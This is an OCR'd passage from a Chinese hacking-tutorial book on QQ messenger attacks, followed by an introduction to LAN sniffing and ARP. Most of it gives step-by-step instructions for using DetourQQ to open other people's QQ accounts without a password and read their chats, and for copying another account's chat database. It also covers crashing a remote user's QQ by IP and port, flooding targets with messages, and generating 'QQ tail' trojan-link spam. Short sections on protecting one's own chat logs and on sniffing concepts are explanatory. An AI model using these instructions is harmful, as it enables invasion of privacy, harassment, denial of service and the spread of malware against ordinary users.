栏的“修改密码”工具，在弹出的“修改密码”对话框中输入新的密码然后单击“确定”按钮。



Step 8

取消监控可以单击工具栏中的“取消监控”工具，在弹出的对话框中单击“是”按钮即可。



7.2.3 DetourQQ


这款软件使用非常简单，下载解压后只有一个可运行文件“detourqq.exe”和一个说明文件，注意在双击可执行文件时关掉系统的病毒监控程序。

软件对话框提示首先正确定位到本机qq安装目录，单击“执行”按钮后会出现提示框，再单击“确定”按钮。

接着就会弹出qq登录窗口，从qq号码一栏中选择需要查看聊天记录的号码，不用管密码直接单击登录按钮。

紧接着会弹出“对不起，密码错误”的登录失败对话框，任然不管它单击关闭。此时其实已经登录了本机一个名为“12343668”的号码，虽然其状态为离线，但所有好友名单却都能查看。

【案例 7-9】使用 DetourQQ 察看聊天记录




Step 1

运行 DetourQQ，在弹出的对话框中自动搜寻到了本机 QQ 的安装路径，要在内存中写入一字节代码，询问是否执行。单击“执行”。

由于使用的QQ版本是2007版，DetourQQ目前的版本暂时还不支持QQ2007以上的版本，所以弹出如下图所示的失败对话框。




如果QQ2006以及以下的版本或者在DetourQQ推出更新的支持QQ2007的版本之后就会弹出如下图所示的界面。



溜客安全网 WwW.176Ku.CoM


免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



Step 2 用任意密码登录 QQ

Step 2


写入成功后，打开 QQ 登录界面，输入要查看的 QQ 号码，随便输入一个密码。




Step 3 关闭“服务器拒绝”对话框

Step 3

弹出“服务器拒绝”对话框，不用理会，直接关闭窗口即可。




这时QQ界面已经出现了，只是处于离线状态，但是可以进行查看好友等操作了。



Step 4 新建监控

Step 4

弹出 QQ 聊天记录终结者 2007 集成版主界面。左小角的状态栏显示“当前没有监控”，单击工具栏中的“新建监控”。



Step 5 选择监控名称和数据库

Step 5

弹出“配置向导”，选择新建监控的名称和本地数据库路径，然后单击“下一步”。



Step 6 监控本机所有号码

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

Step 6

在弹出的对话框中选择要监控本机所有QQ号码还是有选择的监控，默认为监控所有号码。


7.2.4 手工查看QQ聊天记录

如果想查看本机的QQ聊天记录，登录后即可看得到。



Step 1

依次单击“系统菜单”→“好友与贺卡”→“消息管理器”。




Step 2

在消息管理器中左边“我的好友”里面选中要查看的好友，右边就会显示出聊天记录。

如果要查看在本机使用过，但不知道登录密码的QQ聊天记录。可以直接从本机中提取。

打开资源管理器，接着打开QQ安装目录下以要查看的QQ号码为名的文件夹，找到一个名为“MsgEx”的数据库文件，里面就是此号码的QQ在本机上的全部聊天记录。



7.2.5 QQ聊天记录保密

与任何一位好友进行QQ聊天的所有记录全部被自动保存在自己QQ号码文件夹中，如果直接将自己QQ号码文件夹删除掉，虽然可以达到驱除聊天记录的目的，不过这么一来保存在QQ号码文件夹中的好友分组内容、QQ表情等内容也将被一并删除，很显然这种删除聊天痕迹的做法会“殃及无辜”。

【案例7-10】只删除聊天记录文件的目的

有没有办法只删除具体的聊天内容，而不删除好友分组内容、QQ表情等内容呢？答案是肯定的，我们可以按照如下操作步骤，来实现只删除聊天记录文件的目的：

打开Windows系统资源管理器窗口，进入到QQ文件夹窗口，并从中找到对应自己QQ号码的文件夹，并用鼠标双击该文件夹图标，打开自己QQ号码的文件夹窗口

在该文件夹窗口中，找到一个名为“Ms-

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

gex.db”的文件。用鼠标右键单击该文件，从其后出现的快捷菜单中单击“删除”命令，这样的话保存聊天记录的具体文件就会从计算机系统中消失了，此时我们重新登录进QQ时，就会发现聊天痕迹找不到了，但是好友分组内容、QQ表情、QQ场景等信息依然存在。

当然，要是我们只是想阻止其他人偷窥聊天记录的话，没有必要将保存聊天记录的“Msgex.db”文件彻底删除掉，而可以将“Msgex.db”的文件名称修改成其他名称，这样一来我们在重新登录QQ时也会发现聊天痕迹全部被清除干净了，那么其他人就偷窥不到自己的聊天记录了。日后，当我们自己想查看以前的聊天内容时，只要再将更名之后的目标聊天记录文件重新命名为“Msgex.db”，就可以将以前的聊天记录全部恢复过来了。

虽然通过删除文件的方法，能非常方便、快捷地将所有的聊天痕迹清除干净，但是这种删除方法有点过于“彻底”，要么毫无保留，要么一个不删。那有没有办法只删除“见不得光”的聊天记录，而将其他有用的聊天记录保存下来呢？


要做到这一点，我们必须从QQ程序的消息管理器着手，来对聊天信息进行有针对性地管理，前提是要登录QQ后才能进行操作。下面就是该方法的具体实现步骤：

Step 1

依次单击“系统菜单”→“好友与资料”→“消息管理器”。

Step 2

在弹出的消息管理器界面的左侧子窗格中选中一个目标联系人，然后单击消息管理器窗口工具栏中的“删除”按钮。这样与指定好友进行聊天的所有记录内容都将被单独删除。




Step 2 删除与某位好友的聊天记录

如果想同时将与几位好友的聊天痕迹消除干净的话，那可以在上图所示的左侧子窗格中，借助Ctrl功能键将几位目标好友的头像图标逐一选中，然后再单击一下该窗口工具栏中的“删除”按钮，这样就能把多个特定的聊天痕迹全部清除干净了。

【案例 7-11】提取 QQ 保密的聊天记录

目前市面上比较流行的QQ聊天记录保密的方法就是使用QQ聊天保密箱，用这个软件可以对自己的聊天记录进行加锁设置，别人没有解锁密码看到的聊天记录会是乱码或无法显示。




Step 1 导出聊天记录为.txt 文件

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


Step 1

首先要从 QQ 聊天记录中提取想要保密的一段聊天记录。打开“信息管理器”对话框，单击执行“导出”→“导出为.txt 文档文件”命令，导出一段聊天记录。




选择.txt 文件的保存路径

Step2 打开原来本文件




Step 2

保存好后在桌面上就会生成一个 QQ 号码.txt 的文本文档，里面就是聊天记录。然后打开“QQ 聊天保密箱”软件，单击执行“加密操作”→“打开原文本文件”命令。




导入后的界面



Step 3 设置加密密码

Step 4 打开已加密的文件



Step 3

单击执行“加密操作”→“另存为加密文件”命令，在弹出对话框中选择一个保存地点，并在“密码设置”对话

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

框中输入密码。然后单击“确定”按钮，直到提示加密完成即可。完成加密后，该聊天记录文件就会被保存成为一个QQ聊天保密箱的专属文件，用其他方式无法打开。

Step 4

如果要打开这个加密的文件，可以通过“QQ聊天保密箱”的解密功能来完成。单击执行“解密操作”→“打开已加密文件”命令。



加密后的文件

Step 5

然后选择需要打开的已加密文件，输入自己设定的密码就可以看到加密后的聊天记录了。

7.3 消息炸弹

对于QQ来说，不仅仅是只有盗号这一威胁而已，还有一些是攻击别人的QQ，比如说QQ炸弹和QQ尾巴等等。

7.3.1 QQ炸弹

QQ炸弹可以让远程的QQ自动关闭，或者非法操作。支持所有QQ版本，躲过任何防火墙。


【案例 7-12】使用 QQ 炸弹



Step 1 运行“QQ炸弹”

Step 1

运行QQ炸弹程序，我们可以看见QQ炸弹是根据IP和端口号进行攻击的。


Step 2 查看在线QQ的IP和端口号

Step 2

首必须要知道远程QQ所用的IP地址和端口号。目前很多QQ都支持在线QQ的IP地址查询和端口号查询，比如珊瑚虫版QQ。

Step 3

上图中显示的QQ用户的IP地址是221.10.39.58，端口是6270。在QQ炸弹页面选择“攻击一个IP地址”，并且输入相应的IP地址和端口号。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



Step 3 攻击一个 IP 地址特定端口

Step 4

如果不知道对方 QQ 所用的端口号，还可以选择“攻击一个 IP 地址多个端口号”选项，设置端口的攻击范围，如图所示，设置的端口号范围为 1 到 4000。



Step 4 攻击一个 IP 地址多个端口


Step 5

单击“开始攻击”按钮，即可开始攻击对方的 QQ，使对方的 QQ 下线或者出现非法操作。

7.3.2 飘叶千夫指

飘叶千夫指也是一个QQ信息连发软件，属于QQ消息炸弹，通过给你发送大量的洪水信息，使你不得不下线。


【案例 7-13】使用飘叶千夫指



Step 1 主界面

Step 1

打开飘叶千夫指，弹出飘叶千夫指的主界面。



Step 2 编辑责问语句

Step 2


单击“编辑”按钮，弹出“编辑发送语句”窗口，编辑指责的语句，完成后单击“确定”按钮。

Step 3

直接单击“发送”按钮（不需填入 IP），就可以通过 QQ 快速发送大量预定语句给对方造成“指责”效果，对方 QQ 会响个不停，忙于接收你的“洪水”消息。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




若对方是Windows2000系统的话，在下面填上对方IP，按下“指责Windows2000”，就算对方不上QQ都可在其桌面上弹出窗口一直显示指责语句。

7.3.3 QQ 尾巴生成器


在聊天中常常会遇到这样的情况，会收到一些垃圾信息，特别是在好友发送信息的末尾会跟一个网址让你打开，这通常是一个木马，可以利用QQ尾巴生成器实现。风云QQ尾巴利用关联技术让用户在进程管理器中就算结束了进程，它还是会马上恢复。

【案例 7-14】使用 QQ 尾巴生成器




Step 1

运行风云 QQ 尾巴，在“QQ 尾巴生成器”选项卡中，选择“我接受协议约束”，然后设置 QQ 尾巴内容。



Step 2

单击“生成尾巴”按钮，弹出“提示”对话框，单击“确定”即可。



Step 3


这样，在进行 QQ 聊天中，就会发送 QQ 尾巴中设定的信息。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

8 嗅探器截取数据与防范

有的用户可能遇到过信息被泄漏的情况，也许他们认为是自己不小心或是中了木马而泄漏的，不过这些用户有没有想过在局域网中还暗藏着一个窃听信息的幽灵——嗅探器……



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

8.1 局域网中的嗅探与监听

或许读者对嗅探方式捕获数据还没有一个清晰的认识，并认为自己做好计算机安全设置就能保护好隐私数据，那么下面这个案例会让你引起重视。

8.1.1 日记泄露的秘密

小洁从小就有写日记的习惯，毕业后上了工作岗位也不曾改变，无论工作多忙多累，每天晚上临近睡觉前她总会把今日发生的事情记录进日记本里，例如一些工作问题、心情想法、同事和上级的事情等等。小洁使用的是一个网站提供的网络日记本服务，她很喜欢那个宁静简洁的文字界面，偶尔没任务要忙或者心情不好的时候，她就会用单位的网络上去看自己以前写的日记。

这天小洁和往常一样来到办公室，却发现气氛不同往常了：同事们面对她的时候笑容很不自然，有几个女同事还偷偷对她指指点点的，小洁看过去时她们却又不说话了，她只好竖起耳朵偷听，隐隐约约听到一句“……连别人还欠着50元没还她都写上去，这个人真……”，小洁的脸瞬间变得煞白：这不是她某天的日记内容吗？……

究竟是谁把小洁的日记偷看了呢？你正在使用的局域网，又能真的很安全吗？小洁不知道在大院的局域网里，有一双耳朵正在悄悄的记录着她的电脑上发送和接收的一切信息……

这双耳朵的名词被称为“网络嗅探”（Network Sniffing）或“网络监听”（Network Listening），它并不是最近才出现的技术，也并非专门用在黑道上的技术，监听技术作为一种辅助手段，在协助网络管理员监测网络传输数据、排除网络故障等方面具有不可替代的作用，因此一直倍受网络管理员的青睐并逐渐发展完善，所谓“监听”技术，就是在互相通讯的两台计算机之间通过技术手段插入一台可以接收并记录通讯内容的设备，最终实现对通讯双方的数据记录。一般都要求用作监听途径的设备不能造成通讯双方的行为异常或连接中断等，即是说，监听方不能参与通讯中任何一方的通讯行为，仅仅是“被动”的接收记录通讯数据而不能对其进行篡改，一旦监听方违反这个要求，这次行为就不是“监听”，而是“劫持”（Hijaching）了。

8.1.2 嗅探器应用范围

看了以上对于“监听”概念的描述，有人也许已经跃跃欲试了：我有网络，也有电脑，还有网络嗅探工具，那我能不能把某个收费电影站甚至国防部网站的账号密码记录下来呢？当然这也不是不可能，但是前提是你有足够能力在相关站点实体服务器的网关或路由设备上接入一个监听设备，否则凭一台你自己家里的计算机是无法实现的。这就是“监听”的弱点：它要求监听设备的物理传输介质与被监听设备的物理传输介质存在直接联系或者数据包能经过路由选择到达对方，即一个逻辑上的三方连接。能实现这个条件的只有以下情况：

*监听方与通讯方位于同一物理网络，如局域网

*监听方与通讯方存在路由或接口关系，例如通讯双方的同一网关、连接通讯双方的路由设备等

因此，直接用自己家里的计算机去嗅探国防部网站的数据是不可能的，你看到的只能是属于你自己领域的数据包，那些害怕自己在家里上网被远方的入侵者监听的朋友大可以松口气了（你机器上有木马的情况除

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

外），除非入侵者控制了你的网关设备，但这需要入侵者具有高级的入侵技术，而一个有高级技术的入侵者会稀罕普通家庭用户使用的一台计算机吗？




图 8-1 嗅探数据的条件

由于数据进出都需要经过网关主机，所以嗅探的条件是要控制住网关主机。

不可否认，“监听”行为是会对通讯方造成损失的，一个典型例子是在1994年的美国网络窃听事件，一个不知名的人在众多的主机和骨干网络设备上安装了网络监听软件，利用它对美国骨干互联网和军方网窃取了超过100000个有效的用户名和口令，引发了重大损失，而“监听”技术，就是在那次事件以后才从地下走向公开化的。下面，我们来更深入一层了解如今最常见的网络监听。

8.1.3 局域网内计算机通讯的概念和寻址

由于前面说过的原因，嗅探技术不太能在公共网络设备上使用（仅指入侵行为的安装方式，因为网络管理员要在某个路由设备上设置监听是简单的事情），所以当今最普遍的嗅探行为并不是发生在Internet上的，而是各个或大或小的局域网，因为它很显然满足监听技术需要的条件：监听方与通讯方位于同一物理网络。为什么要在同一物理网络呢？这还得从局域网内计算机通信的原理说起。

要发生监听事件，就必须有至少两台计算机处于通讯状态，而监听的实质也是数据的传输，这就要求窃听者自身也处于通讯网络中，而实现局域网通讯的基础是以太网模型（Ethemet），它包括物理上的数据传输设备如网卡、集线器和交换机等，除此之外还需要逻辑上的软件、网络协议和操作系统支持，如网卡驱动程序、TCP/IP协议、NctBIOS协议、多种寻址和底层协议等，具备了这些条件，计算机才可以实现完整的通讯过程。

在局域网中，计算机之间要互相发送信息的话，实际上是通过MAC地址来收发的，而IP地址是作为门牌号码作为识别，在MAC地址和IP地址之间对应了一个协议，那就是ARP（Address Resolution Protocol）协议中文翻译为地址解析协议，几乎操作系统里面都会有个地址缓冲池来记录IP与MAC的对应情况！

在局域网中，当一台计算机要查找另一台计算机时，它必须把目标计算机的IP通过ARP协议（地址解析协议）在物理网络中广播出去，“广播”是一种让局域网中任意一台计算机都能收到数据的数据发送方式，其他计算机收到数据后就会判断这条信息是不是发给自己的，如果是，就会返回应答，在这里，它会返回自身的MAC地址，这一步被称为“ARP寻址”。




图 8-2 局域网两计算机建立连接图例

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

在局域网中，两计算机在刚建立连接时，也是通过各自的“名字”(MAC地址)来确认。

当“源计算机”收到有效的回应时，它就得知了“目标计算机”的MAC地址并把结果保存在系统的地址缓冲池里，下次传输数据时就不需要再次发送广播了，这个地址缓冲池会定时刷新重建，以免造成数据老旧和错误。当前活动的ARP表可以使用arp a命令查看，如图8-3所示。




图 8-3 ARP 寻址

输入“arp a”命令后，Internet Address栏下显示了IP地址，而Physical Address栏下就显示出了MAC地址。

通过前面介绍的广播寻址后，“源计算机”的网卡驱动程序就可以将数据发送到“目标计算机”的MAC地址上了，这样就实现了数据的传送。简单的说，数据在局域网内的最终传输目标地址是对方网卡的MAC地址，而不是IP地址，IP地址在局域网里只是为了协助系统找到MAC地址而已。

